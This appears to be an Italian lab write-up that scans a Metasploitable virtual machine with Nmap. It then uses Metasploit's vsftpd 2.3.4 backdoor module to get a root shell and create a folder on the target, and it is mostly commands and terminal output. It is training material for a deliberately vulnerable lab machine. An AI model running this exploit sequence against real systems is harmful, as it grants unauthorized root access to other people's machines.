
1) Scan con Nmap:




```
┌──(davide㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.340 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.205 ms
^C
── 192.168.50.101 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1034ms
rtt min/avg/max/mdev = 0.205/0.272/0.340/0.067 ms

┌──(davide㉿kali)-[~]
└─$ sudo nmap -sV 192.168.50.101
[sudo] password di davide:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 11:42 CEST
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.92% done; ETC: 11:43 (0:00:00 remaining)
Nmap scan report for 192.168.50.101
Host is up (0.00026s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7F:1D:B7 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.86 seconds
```

2) Impostazione opzioni di Metasploit



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.50.101
rhost => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show missing

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

3) Impostazione del payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set

Global
======

No entries in data store.

Module: unix/ftp/vsftpd_234_backdoor
====================================

  Name                       Value
  ----                       -----
  AutoRunScript
  AutoVerifySession          true
  CHOST
  CPORT
  CommandShellCleanupCommand
  ConnectTimeout             10
  ContextInformationFile
  CreateSession              true
  DisablePayloadHandler      false
  EnableContextEncoding      false
  InitialAutoRunScript
  Proxies
  RHOSTS                     192.168.50.101
  RPORT                      21
  SSL                        false
  SSLCipher
  SSLServerNameIndication
  SSLVerifyMode              PEER
  SSLVersion                 Auto
  TCP::max_send_size         0
  TCP::send_delay            0
  VERBOSE                    false
  WORKSPACE
  WfsDelay                   2
```

4) Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.108:39885 → 192.168.50.101:6200) at 2023-06-03 11:54:52 +0200
```

5) Comandi da shell

```
whoami
root
sysinfo
sh: line 7: sysinfo: command not found
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd
sh: line 9: cd: HOME not set
mkdir test_metasploit
```

6) Creazione cartella con Metasploit

```
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys              usr
boot   etc   initrd.img  media       opt        sbin  test_metasploit  var
cdrom  home  lib         mnt         proc       srv   tmp              vmlinuz
msfadmin@metasploitable:/$ _
```